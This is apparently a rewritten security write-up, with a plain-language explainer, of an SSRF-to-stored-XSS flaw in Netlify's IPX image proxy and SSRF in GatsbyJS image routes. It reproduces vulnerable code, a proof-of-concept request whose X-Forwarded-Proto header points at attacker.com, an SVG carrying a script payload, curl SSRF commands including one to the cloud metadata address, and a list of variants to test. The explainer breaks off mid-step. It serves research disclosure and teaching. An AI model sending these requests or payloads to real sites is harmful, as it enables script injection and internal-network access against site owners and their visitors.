Exploiting Static Site Generators: When Static Is Not Actually Static
Netlify's IPX image proxy trusted a user-controlled header to build the URL for local image requests, allowing an attacker to bypass the remote-source whitelist and proxy a malicious SVG that executed JavaScript on the site's origin. This resulted in persistent cross-site scripting across many Netlify-hosted Next.js sites.
 Published on blog.assetnote.io
Over the last ten years, we have seen the industrialization of the content management space. A decade ago, it felt like every individual and business had a dynamic WordPress blog, loaded up with a hundred plugins to do everything from add widgets to improve performance.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
Static site generators such as Jekyll, Hugo, Gatsby and Next.js promised performance and security: no server-side processing, so nothing to attack. In practice, CDN and CI platforms like Netlify and Vercel layered server-side features on top of these sites, running them as serverless functions on their CDNs. One of those features is an image optimizer that pulls remote images and resizes them on demand.
Next.js exposes its own image optimizer at _next/image, and it refuses to pull data from remote sources unless the domain is on an explicit whitelist (domain or regex), which is typically not populated by default. Netlify ships a similar feature through the @netlify/ipx library, served at _ipx/. The investigation started when Sam Curry showed the author some odd behaviour on www.gemini.com, a large crypto exchange using Netlify plus Next.js, where functionality appeared to pull and optimise images from remote sources.

The screenshot shows Sam Curry's message about the strange behaviour on the Netlify Next.js site.
Setup
No accounts or special roles are needed. The work is source code review of the published @netlify/ipx library, followed by requests against Netlify-hosted Next.js sites and against a local GatsbyJS server. The vulnerable version of the Netlify code is at https://github.com/netlify/netlify-ipx/blob/[redacted]/src/index.ts. The GatsbyJS code reviewed is gatsby-plugin-utils/src/polyfill-remote-file/http-routes.ts.
Finding it
Netlify's IPX library does have a whitelist mechanism for remote HTTP sources. The problem is that the final URL that gets constructed and requested is derived from user input the library did not account for. On line 33 of the handler, the protocol variable comes from the user-controllable x-forwarded-proto header:
    const handler: Handler = async (event, _context) => {
    const host = event.headers.host
    const protocol = event.headers['x-forwarded-proto'] || 'http'
That alone looks benign, but the following logic makes it matter:
    let id = decodeURIComponent(segments.join('/'))

... omitted for brevity ...

    const requestHeaders: Record<string, string> = {}
    const isLocal = !id.startsWith('http')
    if (isLocal) {
      id = `${protocol}://${host}${id.startsWith('/') ? '' : '/'}${id}`
      if (event.headers.cookie) {
        requestHeaders.cookie = event.headers.cookie
      }
      if (event.headers.authorization) {
        requestHeaders.authorization = event.headers.authorization
      }
    } else {
id comes from the URL path, and isLocal is true when id does not start with the literal string http. When isLocal is true, the code builds a URL to request through the proxy, and that URL can be tainted through the protocol value taken from x-forwarded-proto.
Exploitation
Step 1: break out of the constructed URL
Sending a header such as x-forwarded-proto: https://evil.com/? makes the constructed URL point at the attacker's site, because the ? nullifies the rest of the constructed string.
Step 2: skip the whitelist
All the logic that checks whether a host is whitelisted sits in the else branch. Because isLocal evaluates to true, that branch is skipped entirely, and execution reaches:
    const { response, cacheKey, responseEtag } = await loadSourceImage({
      cacheDir,
      url: id,
      requestEtag,
      modifiers,
      isLocal,
      requestHeaders
    })
loadSourceImage downloads the remote resource and caches it to disk:
  let response
  try {
    response = await fetch(url, {
      headers
    })
  } catch (e) {
    return {
      response: {
        statusCode: GATEWAY_ERROR,
        headers: {
          'Content-Type': 'text/plain'
        },
        body: `Error loading source image: ${e.message} ${url}`
      }
    }
  }
... omitted for brevity ...
  const outfile = createWriteStream(inputCacheFile)
  await new Promise((resolve, reject) => {
    outfile.on('finish', resolve)
    outfile.on('error', reject)
    response.body.pipe(outfile)
  })
  return { cacheKey, responseEtag }
The sink making the HTTP request is fetch, and the response is cached to disk afterwards.
Step 3: get an SVG through the image check
An image optimizer should only allow image files, but the underlying ipx library depends on image-meta, which supports the SVG type. As long as the SVG matches the following regex, the Netlify IPX handler proxies the response and caches it to disk:
const svgReg = /<svg\s([^>"']|"[^"]*"|'[^']*')*>/

const extractorRegExps = {
  height: /\sheight=(['"])([^%]+?)\1/,
  root: svgReg,
  viewbox: /\sviewBox=(['"])(.+?)\1/,
  width: /\swidth=(['"])([^%]+?)\1/
}
Step 4: the proof of concept
The final proof of concept is:
GET /_ipx/example.svg
Host: example.com
X-Forwarded-Proto: http://attacker.com/malicious.svg?
where the contents of malicious.svg looked something like this:
<svg viewBox="0 0 200 200" xmlns="http://www.w3.org/2000/svg">
  <defs>
  <pattern id="img1" patternUnits="userSpaceOnUse" width="100" height="100">
    <image href="https://www.google.com/favicon.ico" x="0" y="0" width="100" height="100" />
  </pattern>
</defs>
  <foreignObject>
  <div id="one">
    <div id="two" xmlns="http://www.w3.org/1999/xhtml">
      <script>alert('assetnote');</script>
    </div>
  </div>
  </foreignObject>
</svg>
This resulted in persistent cross-site scripting across hundreds of thousands of Netlify websites that were using Next.js.
Step 5: why the reach was so wide
By default, creating a Next.js website on Netlify automatically bootstraps the site to use package = "@netlify/plugin-nextjs" inside the netlify.toml file, which loads the netlify/ipx library into the Next.js project. The CI/build logs of such a site show the following routes being registered:
9:53:04 AM:   {
9:53:04 AM:     from: '/_next/image*',
9:53:04 AM:     query: { url: ':url', w: ':width', q: ':quality' },
9:53:04 AM:     to: '/_ipx/w_:width,q_:quality/:url',
9:53:04 AM:     status: 301
9:53:04 AM:   },
9:53:04 AM:   { from: '/_ipx/*', to: '/.netlify/builders/_ipx', status: 200 },
Step 6: the same pattern in GatsbyJS
Having confirmed the Netlify library was vulnerable, the researchers enumerated where else this functionality was used and moved on to the static site frameworks themselves, starting with GatsbyJS. Looking for proxy-like functionality, they found gatsby-plugin-utils/src/polyfill-remote-file/http-routes.ts, which defines these routes:
  app.get(`/_gatsby/file/:url/:filename`, async (req, res) => {
    const outputDir = path.join(
      global.__GATSBY?.root || process.cwd(),
      `public`,
      `_gatsby`,
      `file`
    )

    const url = req.query[ImageCDNUrlKeys.URL] as string

    const filePath = await fetchRemoteFile({
      directory: outputDir,
      url,
      name: req.params.filename,
      httpHeaders: getRequestHeadersForUrl(url, store),
    })

    fs.createReadStream(filePath).pipe(res)
  })

  app.get(`/_gatsby/image/:url/:params/:filename`, async (req, res) => {
    const { url, params, filename } = req.params
    const remoteUrl = decodeURIComponent(
      req.query[ImageCDNUrlKeys.URL] as string
    )
    const searchParams = new URLSearchParams(
      decodeURIComponent(req.query[ImageCDNUrlKeys.ARGS] as string)
    )

... omitted for brevity ...

    const filePath = await transformImage({
      outputDir,
      args: {
        url: remoteUrl,
        filename,
        httpHeaders,
        ...resizeParams,
      },
    })

    res.setHeader(
      `content-type`,
      getFileExtensionFromMimeType(path.extname(filename))
    )

    fs.createReadStream(filePath).pipe(res)
  })
For /_gatsby/file/:url/:filename the sink is await fetchRemoteFile, and for /_gatsby/image/:url/:params/:filename the sink is await transformImage. The first route proxies any URL regardless of content type. The second only proxies images, and SVG is not allowed there, so its impact is limited to blind SSRF, with the error Error: Expected one of: heic, heif, avif, jpeg, jpg, png, raw, tiff, tif, webp, gif, jp2, jpx, j2k, j2c for format but received svg of type string.
These GatsbyJS issues require the GatsbyJS server to be running, which is an uncommon configuration, since the point of a static site generator is to generate static files that can be hosted. The risk applies to anyone running a GatsbyJS server with gatsby develop instead of hosting the static files or using gatsby serve.
Step 7: full-read SSRF in GatsbyJS
The full-read SSRF can be exploited with the following command:
❯ curl 'http://localhost:8000/_gatsby/file/[redacted]/test.png?u=https%3A%2F%2Fssrfcanary.com/&a=w%3D42%26h%3D75%26fm%3Draw%26q%3D70' --output - | xxd

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   121    0   121    0     0    292      0 --:--:-- --:--:-- --:--:--   297
00000000: 3c68 746d 6c3e 3c68 6561 643e 3c74 6974  <html><head><tit
00000010: 6c65 3e53 5352 4620 4361 6e61 7279 207a  le>SSRF Canary z
00000020: 7978 6a35 6467 3764 3139 6a66 6473 3965  yxj5dg7d19jfds9e
00000030: 6e6e 6c34 627a 6a6d 677a 3c2f 7469 746c  nnl4bzjmgz</titl
00000040: 653e3c2f 6865 6164 3e3c 626f 6479 3e7a  e></head><body>z
00000050: 7978 6a35 6467 3764 3139 6a66 6473 3965  yxj5dg7d19jfds9e
00000060: 6e6e 6c34 627a 6a6d 677a 3c2f 626f 6479  nnl4bzjmgz</body
00000070: 3e3c 2f68 746d 6c3e 0a                   ></html>.
~
Step 8: blind SSRF in GatsbyJS
The blind variant uses the image route:
❯ curl 'http://localhost:8000/_gatsby/image/[redacted]/[redacted]/test.png?u=https%3A%2F%2Fssrfcanary.com/&a=w%3D42%26h%3D75%26fm%3Draw%26q%3D70' --output - | xxd
Step 9: reaching the GCP metadata address
The full-read SSRF allowed the researchers to hit GatsbyJS's GCP metadata IP address:
❯ curl "https://somehost.gatsbyjs.io/_gatsby/file/[redacted]/test.png?u=http%3A%2F%2F169.254.169.254/&a=w%3D42%26h%3D75%26fm%3Draw%26q%3D70"

computeMetadata/
Communicating further with the GCP metadata IP address to pull sensitive information requires a custom header, which is not possible through GatsbyJS's proxy implementation. After discussion, the Gatsby security team confirmed that the GCP metadata access is for their Image CDN provider, not Gatsby's hosting infrastructure.
During routine scans of customer infrastructure for this vulnerability, the researchers found it exploitable in some configurations of GatsbyJS's cloud product, which led to a number of high-impact, high-profile cross-site scripting vulnerabilities on customer attack surfaces.
Root cause
In Netlify IPX, the URL that is fetched is assembled from the protocol value taken from the x-forwarded-proto request header. Because the path-derived id does not start with http, isLocal is true, the whitelist checks in the else branch never run, and the attacker-controlled protocol prefix redirects the fetch to an arbitrary host. The ? in the header value truncates the rest of the constructed string. The image type check does not help, because image-meta accepts SVG, and the proxied SVG is cached to disk and served, giving persistent XSS.
In GatsbyJS, the file route proxies any URL regardless of content type, and the image route proxies images only, with SVG rejected by the format check. so the file route proxies any content type and the image route proxies images only, with SVG rejected by the format check.
Impact
On Netlify, the result was persistent cross-site scripting across hundreds of thousands of Netlify websites using Next.js, because the @netlify/plugin-nextjs plugin is bootstrapped by default and loads netlify/ipx. On GatsbyJS, the file route gives full-read SSRF and the image route gives blind SSRF, but only where a GatsbyJS server is running, such as with gatsby develop. In GatsbyJS's cloud product, some configurations were exploitable and led to high-impact cross-site scripting on customer attack surfaces. The GCP metadata access reached the Image CDN provider's metadata, not Gatsby's hosting infrastructure, and further metadata communication was blocked by the inability to set custom headers through the proxy.
Fix
GatsbyJS published an official advisory, "Vulnerability patched in the Gatsby Cloud Image CDN", at https://www.gatsbyjs.com/blog/vulnerability-patched-in-the-gatsby-cloud-image-cdn/. The report does not describe the code changes made to either library.
Variants to test
- Send
X-Forwarded-Proto: http://attacker.example/x.svg?to any/_ipx/path on a Netlify-hosted Next.js site. A positive result is the proxy fetching and caching the attacker's SVG, which then executes script when served. - Request
/_gatsby/file/<hash>/test.png?u=<target>on a running GatsbyJS server. A positive result is the body of the target URL returned in the response. - Request
/_gatsby/image/<hash>/<hash>/test.png?u=<target>on a running GatsbyJS server. - Point the GatsbyJS file route at
http://[redacted]/. - Look for other image optimisers that build a URL from a forwarded-protocol header and skip host validation when the path looks local.
What happened, in plain words
A website used to be a program running on a computer somewhere: when you visited it, that computer built the page for you and sent it back. That is what WordPress does, and it is why people installed plugins on it, small add-on programs that added features. Plugins turned out to be a security problem, because a single badly written plugin could let an attacker in.
So people moved to static sites. Instead of building each page when a visitor arrives, the site is built once, ahead of time, into plain files, and those files are simply handed out. A program called a static site generator does that building. Jekyll, Hugo, Gatsby and Next.js are examples. The promise was speed (no work per visitor) and safety (nothing running, so nothing to break into).
Then came platforms such as Netlify and Vercel. They host those static files, but they also add extra features that do need a small program running on their side. Those small programs are called serverless functions: code the platform runs for you, on its own machines, only when a request needs it. One such feature is an image optimizer: a visitor's browser asks for a picture, and the platform fetches the original from wherever it lives and resizes it on the fly.
That feature is the subject of this story. An image optimizer is a program that, on request, goes out to the internet, downloads a file, and sends it back. If an attacker can choose where it goes, the platform's own server becomes a puppet that fetches things the attacker cannot reach directly. That class of bug is called SSRF, server-side request forgery.
And if the file it fetches back can contain a script, and that file is then stored and served to other visitors, the attacker gets cross-site scripting (XSS): their code runs in other people's browsers, on the victim's website.
This is how a feature that looked like a harmless convenience turned into stored XSS on a very large number of sites, and into SSRF in a second framework, GatsbyJS.
Background: what the pieces are
Before the details, a few terms, because the whole story depends on them.
- A URL is an address, like
https://example.com/pictures/cat.png. It has a scheme (https), a host (example.com) and a path (/pictures/cat.png). - An HTTP request is the message your browser sends to ask for something. It has a method (
GETmeans "give me this"), a path, and headers, which are extra labelled lines such asHost: example.com. Headers carry information the server needs, like what kind of file the browser accepts. - A proxy is a middleman. You ask the proxy, the proxy asks the real destination, and the proxy hands you the answer. An image optimizer is a proxy for pictures.
- A whitelist is a list of things that are allowed. A whitelist for an image proxy is a list of domains it is permitted to fetch from. Anything not on the list is refused.
- A regex (regular expression) is a pattern used to check text. For example, a pattern can say "this text must start with the letters h-t-t-p".
- A query parameter is the part of a URL after a
?, like?u=https://example.com. It passes a value to the page. - A cookie is a small piece of data a site stores in your browser and your browser sends back on every request, often used to remember that you are logged in. An authorization header is a similar credential sent in a header instead.
- Caching means keeping a copy so it can be served again later without redoing the work. Here, the optimizer saves fetched images to disk.
- SVG is an image format that is actually text, written in a markup language similar to HTML. Because it is text, an SVG file can contain a
<script>tag, and a browser that displays it may run that script. That is why SVG matters so much later. - XSS (cross-site scripting) is when an attacker gets their own script to run inside someone else's website in a visitor's browser. Persistent (or stored) XSS means the malicious content is saved on the server and served to every visitor, not just crafted in a one-off link.
- SSRF (server-side request forgery) is when an attacker makes a server send a request of the attacker's choosing. Full-read SSRF means the attacker sees the response body. Blind SSRF means the request happens but the attacker does not see the answer, only side effects.
- A metadata address is a special internal address that cloud providers expose so a machine can learn about itself. On Google Cloud Platform (GCP) it is
[redacted]. It can hold sensitive information, so reaching it from the outside is a serious step up in impact. - curl is a command-line tool for sending HTTP requests.
xxdis a tool that shows bytes in hexadecimal, useful to prove exactly what came back.
The starting point
The investigation began with a message. Sam Curry, a security researcher, contacted the author about strange behaviour on www.gemini.com, a large cryptocurrency exchange that hosts its site with Netlify and uses Next.js. Something on the site appeared able to pull images from remote sources and optimise them.
The screenshot shows Sam Curry's message about the odd behaviour on the Netlify Next.js site.
That was interesting because Next.js has its own image optimizer, reachable at the path _next/image, and it is careful: it will not fetch from a remote domain unless that domain is on an explicit whitelist, either as a domain name or as a regex. By default that whitelist is empty. Netlify offers a similar feature through a library called @netlify/ipx, served under the path _ipx/. The question was whether Netlify's version was as careful as Next.js's.
Reading the code
The good news was that Netlify had published the source code of the library on GitHub, so it could be read. The vulnerable version is at https://github.com/netlify/netlify-ipx/blob/[redacted]/src/index.ts.
Reading code is not hacking in the movie sense. It is reading instructions the way you would read a recipe, looking for a step where something the cook does not control gets used as if it were trusted. Here the recipe is a small program that receives a web request and decides which image to fetch.
The library did have a whitelist mechanism for remote sources. But while reading, the researchers noticed that the final address the program builds and fetches is assembled partly from a value the visitor controls, a value the library's authors had not treated as dangerous.
On line 33 of the handler, the protocol variable is taken from a request header called x-forwarded-proto:
    const handler: Handler = async (event, _context) => {
    const host = event.headers.host
    const protocol = event.headers['x-forwarded-proto'] || 'http'
Line by line:
const handler: Handler = async (event, _context) => {declares the function that runs for each incoming request.eventholds everything about the request, including its headers._contextis extra information the function does not use here.const host = event.headers.hostreads theHostheader, which says which website the request was addressed to, and stores it inhost.const protocol = event.headers['x-forwarded-proto'] || 'http'reads thex-forwarded-protoheader and stores it inprotocol. If that header is missing, it falls back to the texthttp.
Why does this matter? x-forwarded-proto is a header that proxies use to tell the next server whether the original request came over http or https. It is a label attached to the request, and a visitor can put any label they like on their own request. So protocol is not a fixed word like http or https; it is whatever text the visitor sent. That is the seed of the bug.
On its own, a strange value in protocol would be harmless. The next piece of code is what gives it power:
    let id = decodeURIComponent(segments.join('/'))

... omitted for brevity ...

    const requestHeaders: Record<string, string> = {}
    const isLocal = !id.startsWith('http')
    if (isLocal) {
      id = `${protocol}://${host}${id.startsWith('/') ? '' : '/'}${id}`
      if (event.headers.cookie) {
        requestHeaders.cookie = event.headers.cookie
      }
      if (event.headers.authorization) {
        requestHeaders.authorization = event.headers.authorization
      }
    } else {
Line by line:
let id = decodeURIComponent(segments.join('/'))buildsidfrom the path of the request. URLs cannot contain certain characters directly, so they are written in an encoded form (for example%20for a space);decodeURIComponentturns that back into normal text.segmentsare the pieces of the path between slashes, joined back together with/.const requestHeaders: Record<string, string> = {}creates an empty collection of headers to send along with the outgoing fetch.const isLocal = !id.startsWith('http')setsisLocalto true wheniddoes not begin with the four lettershttp. In other words: "this looks like a path on our own site, not a full address elsewhere".if (isLocal) {runs the following block only in that case.id =${protocol}://${host}${id.startsWith('/') ? '' : '/'}${id}`` glues together a full URL: theprotocolvalue, then://, then thehost, then a slash if the path does not already start with one, then the path itself. This is the line where the visitor-suppliedprotocolbecomes part of the address that will be fetched.- The two
ifblocks copy the visitor'scookieandauthorizationheaders into the outgoing request, so that fetching a "local" image carries the visitor's credentials along. } else {is the branch for everything else, meaning paths that do start withhttp, which are treated as remote addresses. This is where the whitelist checks live.
So the design is: if the path looks local, build a URL from our own host and fetch it, sending the visitor's credentials. If the path looks remote, check it against the whitelist. The flaw is that the "local" URL is built with a piece of text the visitor controls, and the whitelist branch is never reached for local-looking paths.
Exploiting it, step by step
Step 1: break out of the constructed URL
Because protocol is pasted in front of the rest of the address, a visitor can send a value that is itself a complete address. The trick is the ? character: in a URL, ? starts the query string, so everything after it is treated as parameters, not as part of the host or path. Sending a header such as x-forwarded-proto: https://evil.com/? makes the assembled URL point at the attacker's site, because the ? swallows the rest of the constructed string.
In everyday terms: the program writes "go to [your text here]://our-site/example.svg". If your text is https://evil.com/?, the note reads "go to https://evil.com/?://our-site/example.svg", and the ? tells the reader to ignore the remainder. The program goes to evil.com.
Step 2: skip the whitelist
All the checks that decide whether a host is allowed sit in the else branch, the one for paths starting with http. Since the path here does not start with http, isLocal is true, the else branch is skipped entirely, and the whitelist is never consulted. Execution goes straight to:
    const { response, cacheKey, responseEtag } = await loadSourceImage({
      cacheDir,
      url: id,
      requestEtag,
      modifiers,
      isLocal,
      requestHeaders
    })
Line by line:
const { response, cacheKey, responseEtag } = await loadSourceImage({calls a function namedloadSourceImageand waits for it to finish. The curly braces on the left unpack three values from what it returns: the response, a cache key (an identifier for the stored copy) and an ETag (a fingerprint of the content, used to tell whether it changed).cacheDir,says where cached files are stored.url: id,passes the assembled address, the one containing the attacker's protocol value, as the address to fetch.requestEtag,passes the fingerprint from the incoming request, if any.modifiers,passes the resize options.isLocal,passes the flag saying this was treated as local.requestHeaderspasses the headers collected earlier, including the visitor's cookie and authorization header if present.
loadSourceImage is the function that actually downloads the remote resource and saves a copy to disk:
  let response
  try {
    response = await fetch(url, {
      headers
    })
  } catch (e) {
    return {
      response: {
        statusCode: GATEWAY_ERROR,
        headers: {
          'Content-Type': 'text/plain'
        },
        body: `Error loading source image: ${e.message} ${url}`
      }
    }
  }
... omitted for brevity ...
  const outfile = createWriteStream(inputCacheFile)
  await new Promise((resolve, reject) => {
    outfile.on('finish', resolve)
    outfile.on('error', reject)
    response.body.pipe(outfile)
  })
  return { cacheKey, responseEtag }
Line by line:
let responsedeclares a variable to hold the answer.try {starts a block where errors are caught rather than crashing the program.response = await fetch(url, { headers })is the actual outgoing request.fetchis the standard way for JavaScript to make an HTTP request. It goes tourl, which is the attacker-influenced address, and sends the collectedheaders.} catch (e) {catches any failure, such as a network error.- The
returninside the catch builds an error reply: statusGATEWAY_ERROR, content typetext/plain, and a body that includes the error message and the URL. const outfile = createWriteStream(inputCacheFile)opens a file on disk for writing, at the cache location.await new Promise((resolve, reject) => {waits until the file is fully written or fails.outfile.on('finish', resolve)andoutfile.on('error', reject)say what to do when writing finishes or fails.response.body.pipe(outfile)streams the downloaded content straight into the file.return { cacheKey, responseEtag }reports back where the copy is stored and its fingerprint.
The important part: the downloaded content is saved to disk. It is not just passed through once; it becomes part of the site's stored content. That is what turns a one-time fetch into persistent XSS.
Step 3: get an SVG through the image check
You might object that this is an image optimizer, so it should only accept image files, and an image cannot run code. That would be true for a JPEG or a PNG. But the underlying ipx library depends on another library called image-meta, which recognises the SVG type. SVG is an image format made of text, and text can contain a script tag.
As long as the SVG matches the following regex, the Netlify IPX handler will happily proxy the response and cache it to disk:
const svgReg = /<svg\s([^>"']|"[^"]*"|'[^']*')*>/

const extractorRegExps = {
  height: /\sheight=(['"])([^%]+?)\1/,
  root: svgReg,
  viewbox: /\sviewBox=(['"])(.+?)\1/,
  width: /\swidth=(['"])([^%]+?)\1/
}
Line by line:
const svgReg = /<svg\s([^>"']|"[^"]*"|'[^']*')*>/defines a pattern that matches an opening<svgtag followed by a space and then any characters up to the closing>, allowing quoted attribute values. In plain words: "does this file contain an SVG tag?".const extractorRegExps = {starts a collection of patterns used to pull out details.height: /\sheight=(['"])([^%]+?)\1/,looks for aheight=attribute and captures its value.root: svgReg,reuses the SVG pattern above to confirm the file is an SVG.viewbox: /\sviewBox=(['"])(.+?)\1/,looks for aviewBox=attribute and captures its value.width: /\swidth=(['"])([^%]+?)\1/looks for awidth=attribute and captures its value.
The check is shallow: it asks whether the file looks like an SVG, not whether the SVG is safe. An SVG that contains a script still matches.
Step 4: the proof of concept
The final proof of concept is a single request:
GET /_ipx/example.svg
Host: example.com
X-Forwarded-Proto: http://attacker.com/malicious.svg?
Line by line:
GET /_ipx/example.svgasks the image optimizer for a file calledexample.svg. The path does not start withhttp, so the code treats it as local.Host: example.comsays which site is being asked. This is the victim's Netlify-hosted site.X-Forwarded-Proto: http://attacker.com/malicious.svg?is the attacker's value. The?in the header value cuts off the rest of the constructed string, so the real destination is the attacker's SVG.
Where the contents of malicious.svg looked something like this:
<svg viewBox="0 0 200 200" xmlns="http://www.w3.org/2000/svg">
  <defs>
  <pattern id="img1" patternUnits="userSpaceOnUse" width="100" height="100">
    <image href="https://www.google.com/favicon.ico" x="0" y="0" width="100" height="100" />
  </pattern>
</defs>
  <foreignObject>
  <div id="one">
    <div id="two" xmlns="http://www.w3.org/1999/xhtml">
      <script>alert('assetnote');</script>
    </div>
  </div>
  </foreignObject>
</svg>
Line by line:
<svg viewBox="0 0 200 200" xmlns="http://www.w3.org/2000/svg">opens an SVG image with a 200 by 200 coordinate space.<defs>starts a section for reusable definitions.<pattern id="img1" ...>defines a repeating pattern namedimg1.<image href="https://www.google.com/favicon.ico" ... />puts a picture inside that pattern, so the file looks like a real image.</defs>closes the definitions.<foreignObject>is an SVG element that lets ordinary markup, such as HTML, sit inside the image.<div id="one">and<div id="two" ...>are nested HTML containers; the second declares the HTML namespace so the browser treats its contents as HTML.<script>alert('assetnote');</script>is the payload: a script that shows a pop-up. In a real attack this would be code that steals data or performs actions as the visitor.- The closing tags finish the document.
The result was persistent cross-site scripting across hundreds of thousands of Netlify websites that were using Next.js.
Step 5: why the reach was so wide
This was not a case of a few sites opting into a risky feature. By default, creating a Next.js website on Netlify automatically sets the site up to use package = "@netlify/plugin-nextjs" inside the netlify.toml file, and that plugin loads the netlify/ipx library into the project. The default configuration was the vulnerable one.
When building a Next.js website on Netlify with this plugin installed, the build logs show the following routes being registered:
9:53:04 AM:   {
9:53:04 AM:     from: '/_next/image*',
9:53:04 AM:     query: { url: ':url', w: ':width', q: ':quality' },
9:53:04 AM:     to: '/_ipx/w_:width,q_:quality/:url',
9:53:04 AM:     status: 301
9:53:04 AM:   },
9:53:04 AM:   { from: '/_ipx/*', to: '/.netlify/builders/_ipx', status: 200 },
Line by line:
- The first block is a routing rule.
from: '/_next/image*'matches any request to the familiar Next.js image path. query: { url: ':url', w: ':width', q: ':quality' }names the query parameters it expects: the image address, the width and the quality.to: '/_ipx/w_:width,q_:quality/:url'rewrites the request to the Netlify IPX path, carrying those values along.status: 301means a permanent redirect.- The second block,
{ from: '/_ipx/*', to: '/.netlify/builders/_ipx', status: 200 }, sends anything under/_ipx/to the serverless function that runs the IPX code, answering with status 200 (success).
Step 6: the same pattern in GatsbyJS
Having confirmed that Netlify's library was vulnerable, the researchers asked where else this kind of functionality was used. They moved from the hosting platform to the static site frameworks themselves, starting with GatsbyJS, since they had already spent a lot of time on Next.js.
They looked for anything proxy-like in the code base and ended up in gatsby-plugin-utils/src/polyfill-remote-file/http-routes.ts, which defines these routes:
  app.get(`/_gatsby/file/:url/:filename`, async (req, res) => {
    const outputDir = path.join(
      global.__GATSBY?.root || process.cwd(),
      `public`,
      `_gatsby`,
      `file`
    )

    const url = req.query[ImageCDNUrlKeys.URL] as string

    const filePath = await fetchRemoteFile({
      directory: outputDir,
      url,
      name: req.params.filename,
      httpHeaders: getRequestHeadersForUrl(url, store),
    })

    fs.createReadStream(filePath).pipe(res)
  })

  app.get(`/_gatsby/image/:url/:params/:filename`, async (req, res) => {
    const { url, params, filename } = req.params
    const remoteUrl = decodeURIComponent(
      req.query[ImageCDNUrlKeys.URL] as string
    )
    const searchParams = new URLSearchParams(
      decodeURIComponent(req.query[ImageCDNUrlKeys.ARGS] as string)
    )

... omitted for brevity ...

    const filePath = await transformImage({
      outputDir,
      args: {
        url: remoteUrl,
        filename,
        httpHeaders,
        ...resizeParams,
      },
    })

    res.setHeader(
      `content-type`,
      getFileExtensionFromMimeType(path.extname(filename))
    )

    fs.createReadStream(filePath).pipe(res)
  })
Line by line, first route:
app.get(/_gatsby/file/:url/:filename, async (req, res) => {registers a handler for GET requests to/_gatsby/file/.... The:urland:filenameparts are placeholders filled from the path.reqis the incoming request,resthe reply.const outputDir = path.join(...)builds a folder path where downloaded files are stored, under the project'spublic/_gatsby/filedirectory.const url = req.query[ImageCDNUrlKeys.URL] as stringreads the target address from a query parameter. This is the value the visitor supplies.const filePath = await fetchRemoteFile({ ... })downloads that address and returns where it was saved.directoryis the storage folder,urlis the visitor-supplied address,nameis the requested filename, andhttpHeadersare headers to send along.fs.createReadStream(filePath).pipe(res)reads the saved file and sends it back as the response.
Second route:
app.get(/_gatsby/image/:url/:params/:filename, async (req, res) => {registers a handler for the image variant, with an extra:paramsplaceholder.const { url, params, filename } = req.paramspulls those three values out of the path.const remoteUrl = decodeURIComponent(req.query[ImageCDNUrlKeys.URL] as string)reads the target address from the query string and decodes it.const searchParams = new URLSearchParams(decodeURIComponent(req.query[ImageCDNUrlKeys.ARGS] as string))reads the resize arguments from another query parameter and decodes them.const filePath = await transformImage({ ... })downloads the image and resizes it, returning where the result was saved. Theargsinclude the visitor-suppliedurl.res.setHeader(content-type, getFileExtensionFromMimeType(path.extname(filename)))sets the reply's content type based on the filename's extension.fs.createReadStream(filePath).pipe(res)sends the saved file back.
For /_gatsby/file/:url/:filename the sink is await fetchRemoteFile, and for /_gatsby/image/:url/:params/:filename the sink is await transformImage. A sink is the place where data finally gets used in a dangerous way; here, the place where a request to an address is actually made.
The first route proxies any URL, regardless of content type. It does not care whether the target is an image, a web page or anything else, and it sends the content back to the requester. That is full-read SSRF.
The second route only proxies images, and SVG is not allowed there, so its impact is limited to blind SSRF. The error it produces is:
Error: Expected one of: heic, heif, avif, jpeg, jpg, png, raw, tiff, tif, webp, gif, jp2, jpx, j2k, j2c for format but received svg of type string
In plain words: "I only accept these image formats, and you gave me an SVG". The request still goes out, but the attacker does not get the content back, hence blind.
There is an important condition. For these issues to be exploitable, the GatsbyJS server has to be running. That is an uncommon setup, because the whole point of a static site generator is to produce static files that can be hosted anywhere. The risk applies to anyone running a GatsbyJS server with gatsby develop instead of hosting the generated static files or using gatsby serve.
Step 7: full-read SSRF in GatsbyJS
The full-read SSRF can be exploited with the following command:
❯ curl 'http://localhost:8000/_gatsby/file/[redacted]/test.png?u=https%3A%2F%2Fssrfcanary.com/&a=w%3D42%26h%3D75%26fm%3Draw%26q%3D70' --output - | xxd

  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100   121    0   121    0     0    292      0 --:--:-- --:--:-- --:--:--   297
00000000: 3c68 746d 6c3e 3c68 6561 643e 3c74 6974  <html><head><tit
00000010: 6c65 3e53 5352 4620 4361 6e61 7279 207a  le>SSRF Canary z
00000020: 7978 6a35 6467 3764 3139 6a66 6473 3965  yxj5dg7d19jfds9e
00000030: 6e6e 6c34 627a 6a6d 677a 3c2f 7469 746c  nnl4bzjmgz</titl
00000040: 653e3c2f 6865 6164 3e3c 626f 6479 3e7a  e></head><body>z
00000050: 7978 6a35 6467 3764 3139 6a66 6473 3965  yxj5dg7d19jfds9e
00000060: 6e6e 6c34 627a 6a6d 677a 3c2f 626f 6479  nnl4bzjmgz</body
00000070: 3e3c 2f68 746d 6c3e 0a                   ></html>.
~
Line by line:
curl 'http://localhost:8000/_gatsby/file/...'sends a request to a GatsbyJS server running on the local machine at port 8000, to the file route.- The path contains a long hash,
[redacted], and a filename,test.png. These are placeholders the route expects. --output -tells curl to print the response body to the screen instead of saving it to a file.| xxdpipes that output intoxxd, which shows the bytes in hexadecimal alongside their text.- The progress lines (
% Total,% Received, and so on) are curl's normal transfer statistics. - The hex dump shows the response body.
This is why it is called full-read: the attacker sees the body of whatever the server fetched.
Step 8: blind SSRF in GatsbyJS
The blind variant uses the image route:
❯ curl 'http://localhost:8000/_gatsby/image/[redacted]/[redacted]/test.png?u=https%3A%2F%2Fssrfcanary.com/&a=w%3D42%26h%3D75%26fm%3Draw%26q%3D70' --output - | xxd
Line by line:
- The request goes to
